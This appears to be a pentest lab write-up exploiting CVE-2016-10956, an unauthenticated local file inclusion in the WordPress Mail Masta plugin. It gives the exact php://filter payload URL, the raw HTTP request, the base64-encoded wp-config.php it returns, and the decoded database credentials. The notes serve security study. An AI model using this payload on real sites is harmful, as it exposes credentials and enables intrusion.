
winsvr

OS: windows server 2008
Config: WAMP stack


wordpress hacking LFI
https://www.exploit-db.com/exploits/40290



```
Title: Mail Masta 1.0 - Unauthenticated Local File Inclusion (LFI)
References:
 - https://wpvulndb.com/vulnerabilities/8609
 - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10956
 - https://www.exploit-db.com/exploits/40290/
 - https://cxsecurity.com/issue/WLB-2016080220
```


URL: http://wordpress.svr/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=php://filter/convert.base64-encode/resource=c:\lamp\www\wordpress\wp-config.php

Encode wp-config.php in base64 so we can view it later




```
GET
/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=php://filter/convert.base64-encode/resource=c:
\lamp\www\wordpress\wp-config.php HTTP/1.1
Host: wordpress.svr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: ec_cart_id=JEAHXWRVYHEHNQJPGROHGPQHCDXAWN; PHPSESSID=r59e4kaamo62gvuh4kolouknr4
Connection: close
Upgrade-Insecure-Requests: 1
```

Encoded reply



PD9waHANCi8qKg0KICogVGhlIGJhc2UgY29uZmlndXJhdGlvbiBmb3IgV29yZFByZXNzDQogKg0KICogVGhlIHdwLWNvbmZpZy5waHAgY3JlYXR
pb24gc2NyaXB0IHVzZXMgdGhpcyBmaWxlIGR1cmluZyB0aGUNCiAqIGluc3RhbGxhdGlvbi4gWW91IGRvbid0IGhhdmUgdG8gdXNlIHRoZSB3Z
WIgc2l0ZSwgeW91IGNhbg0KICogY29weSB0aGlzIGZpbGUgdG8gIndwLWNvbmZpZy5waHAiIGFuZCBmaWxsIGluIHRoZSB2YWx1ZXMuDQogKg0
KICogVGhpcyBmaWxlIGNvbnRhaW5zIHRoZSBmb2xsb3dpbmcgY29uZmlndXJhdGlvbnM6DQogKg0KICogKiBNeVNRTCBzZXR0aW5ncw0KICogK
iBTZWNyZXQga2V5cw0KICogKiBEYXRhYmFzZSB0YWJsZSBwcmVmaXgNCiAqICogQUJTUEFUSA0KICoNCiAqIEBsaW5rIGh0dHBzOi8vY29kZXg
ud29yZHByZXNzLm9yZy9FZGl0aW5nX3dwLWNvbmZpZy5waHANCiAqDQogKiBAcGFja2FnZSBXb3JkUHJlc3MNCiAqLw0KDQovLyAqKiBNeVNRT
CBzZXR0aW5ncyAtIFlvdSBjYW4gZ2V0IHRoaXMgaW5mbyBmcm9tIHlvdXIgd2ViIGhvc3QgKiogLy8NCi8qKiBUaGUgbmFtZSBvZiB0aGUgZGF
0YWJhc2UgZm9yIFdvcmRQcmVzcyAqLw0KZGVmaW5lKCdEQl9OQU1FJywgJ3dvcmRwcmVzcycpOw0KDQovKiogTXlTUUwgZGF0YWJhc2UgdXNlc
m5hbWUgKi8NCmRlZmluZSgnREJfVVNFUicsICdyb290Jyk7DQoNCi8qKiBNeVNRTCBkYXRhYmFzZSBwYXNzd29yZCAqLw0KZGVmaW5lKCdEQl9
QQVNTV09SRCcsICdQQHNzdzByZCcpOw0KDQovKiogTXlTUUwgaG9zdG5hbWUgKi8NCmRlZmluZSgnREJfSE9TVCcsICdsb2NhbGhvc3QnKTsNC
g0KLyoqIERhdGFiYXNlIENoYXJzZXQgdG8gdXNlIGluIGNyZWF0aW5nIGRhdGFiYXNlIHRhYmxlcy4gKi8NCmRlZmluZSgnREJfQ0hBUlNFVCc
sICd1dGY4Jyk7DQoNCi8qKiBUaGUgRGF0YWJhc2UgQ29sbGF0ZSB0eXBlLiBEb24ndCBjaGFuZ2UgdGhpcyBpZiBpbiBkb3VidC4gKi8NCmRlZ
mluZSgnREJfQ09MTEFURScsICcnKTsNCg0KLyoqI0ArDQogKiBBdXRoZW50aWNhdGlvbiBVbmlxdWUgS2V5cyBhbmQgU2FsdHMuDQogKg0KICo
gQ2hhbmdlIHRoZXNlIHRvIGRpZmZlcmVudCB1bmlxdWUgcGhyYXNlcyENCiAqIFlvdSBjYW4gZ2VuZXJhdGUgdGhlc2UgdXNpbmcgdGhlIHtAb
GluayBodHRwczovL2FwaS53b3JkcHJlc3Mub3JnL3NlY3JldC1rZXkvMS4xL3NhbHQvIFdvcmRQcmVzcy5vcmcgc2VjcmV0LWtleSBzZXJ2aWN
lfQ0KICogWW91IGNhbiBjaGFuZ2UgdGhlc2UgYXQgYW55IHBvaW50IGluIHRpbWUgdG8gaW52YWxpZGF0ZSBhbGwgZXhpc3RpbmcgY29va2llc
y4gVGhpcyB3aWxsIGZvcmNlIGFsbCB1c2VycyB0byBoYXZlIHRvIGxvZyBpbiBhZ2Fpbi4NCiAqDQogKiBAc2luY2UgMi42LjANCiAqLw0KZGV
maW5lKCdBVVRIX0tFWScsICAgICAgICAgJ3B1dCB5b3VyIHVuaXF1ZSBwaHJhc2UgaGVyZScpOw0KZGVmaW5lKCdTRUNVUkVfQVVUSF9LRVknL
CAgJ3B1dCB5b3VyIHVuaXF1ZSBwaHJhc2UgaGVyZScpOw0KZGVmaW5lKCdMT0dHRURfSU5fS0VZJywgICAgJ3B1dCB5b3VyIHVuaXF1ZSBwaHJ
hc2UgaGVyZScpOw0KZGVmaW5lKCdOT05DRV9LRVknLCAgICAgICAgJ3B1dCB5b3VyIHVuaXF1ZSBwaHJhc2UgaGVyZScpOw0KZGVmaW5lKCdBV
VRIX1NBTFQnLCAgICAgICAgJ3B1dCB5b3VyIHVuaXF1ZSBwaHJhc2UgaGVyZScpOw0KZGVmaW5lKCdTRUNVUkVfQVVUSF9TQUxUJywgJ3B1dCB
5b3VyIHVuaXF1ZSBwaHJhc2UgaGVyZScpOw0KZGVmaW5lKCdMT0dHRURfSU5fU0FMVCcsICAgJ3B1dCB5b3VyIHVuaXF1ZSBwaHJhc2UgaGVyZ
ScpOw0KZGVmaW5lKCdOT05DRV9TQUxUJywgICAgICAgJ3B1dCB5b3VyIHVuaXF1ZSBwaHJhc2UgaGVyZScpOw0KDQovKiojQC0qLw0KDQovKio
NCiAqIFdvcmRQcmVzcyBEYXRhYmFzZSBUYWJsZSBwcmVmaXguDQogKg0KICogWW91IGNhbiBoYXZlIG11bHRpcGxlIGluc3RhbGxhdGlvbnMga
W4gb25lIGRhdGFiYXNlIGlmIHlvdSBnaXZlIGVhY2gNCiAqIGEgdW5pcXVlIHByZWZpeC4gT25seSBudW1iZXJzLCBsZXR0ZXJzLCBhbmQgdW5
kZXJzY29yZXMgcGxlYXNlIQ0KICovDQokdGFibGVfcHJlZml4ICA9ICd3cF8nOw0KDQovKioNCiAqIEZvciBkZXZlbG9wZXJzOiBXb3JkUHJlc
3MgZGVidWdnaW5nIG1vZGUuDQogKg0KICogQ2hhbmdlIHRoaXMgdG8gdHJ1ZSB0byBlbmFibGUgdGhlIGRpc3BsYXkgb2Ygbm90aWNlcyBkdXJ
pbmcgZGV2ZWxvcG1lbnQuDQogKiBJdCBpcyBzdHJvbmdseSByZWNvbW1lbmRlZCB0aGF0IHBsdWdpbiBhbmQgdGhlbWUgZGV2ZWxvcGVycyB1c
2UgV1BfREVCVUcNCiAqIGluIHRoZWlyIGRldmVsb3BtZW50IGVudmlyb25tZW50cy4NCiAqDQogKiBGb3IgaW5mb3JtYXRpb24gb24gb3RoZXI
gY29uc3RhbnRzIHRoYXQgY2FuIGJlIHVzZWQgZm9yIGRlYnVnZ2luZywNCiAqIHZpc2l0IHRoZSBDb2RleC4NCiAqDQogKiBAbGluayBodHRwc
zovL2NvZGV4LndvcmRwcmVzcy5vcmcvRGVidWdnaW5nX2luX1dvcmRQcmVzcw0KICovDQpkZWZpbmUoJ1dQX0RFQlVHJywgZmFsc2UpOw0KDQo
vKiBUaGF0J3MgYWxsLCBzdG9wIGVkaXRpbmchIEhhcHB5IGJsb2dnaW5nLiAqLw0KDQovKiogQWJzb2x1dGUgcGF0aCB0byB0aGUgV29yZFByZ
XNzIGRpcmVjdG9yeS4gKi8NCmlmICggIWRlZmluZWQoJ0FCU1BBVEgnKSApDQoJZGVmaW5lKCdBQlNQQVRIJywgZGlybmFtZShfX0ZJTEVfXyk
gLiAnLycpOw0KDQovKiogU2V0cyB1cCBXb3JkUHJlc3MgdmFycyBhbmQgaW5jbHVkZWQgZmlsZXMuICovDQpyZXF1aXJlX29uY2UoQUJTUEFUS
CAuICd3cC1zZXR0aW5ncy5waHAnKTsNCg==<br />

Use command echo -n “base64str” | base64 -d > wp-config.txt
Results:



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'P@ssw0rd');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
```